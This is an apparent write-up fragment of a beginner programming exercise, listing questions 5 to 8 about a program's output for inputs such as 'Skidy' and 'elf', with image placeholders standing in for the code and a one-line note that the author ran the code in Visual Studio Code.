
Question 5

What is the output of the program provided in "Code to analyse for Question 5" in today's material?




Question 6

What causes the previous task to output that?




Question 7

If the input was "Skidy", what will be printed?



Question 8

If the input was "elf", what will be printed?



Thought Process/Methodology:

I opened Visual Studio Code and typed in all the codes to answer the questions as told.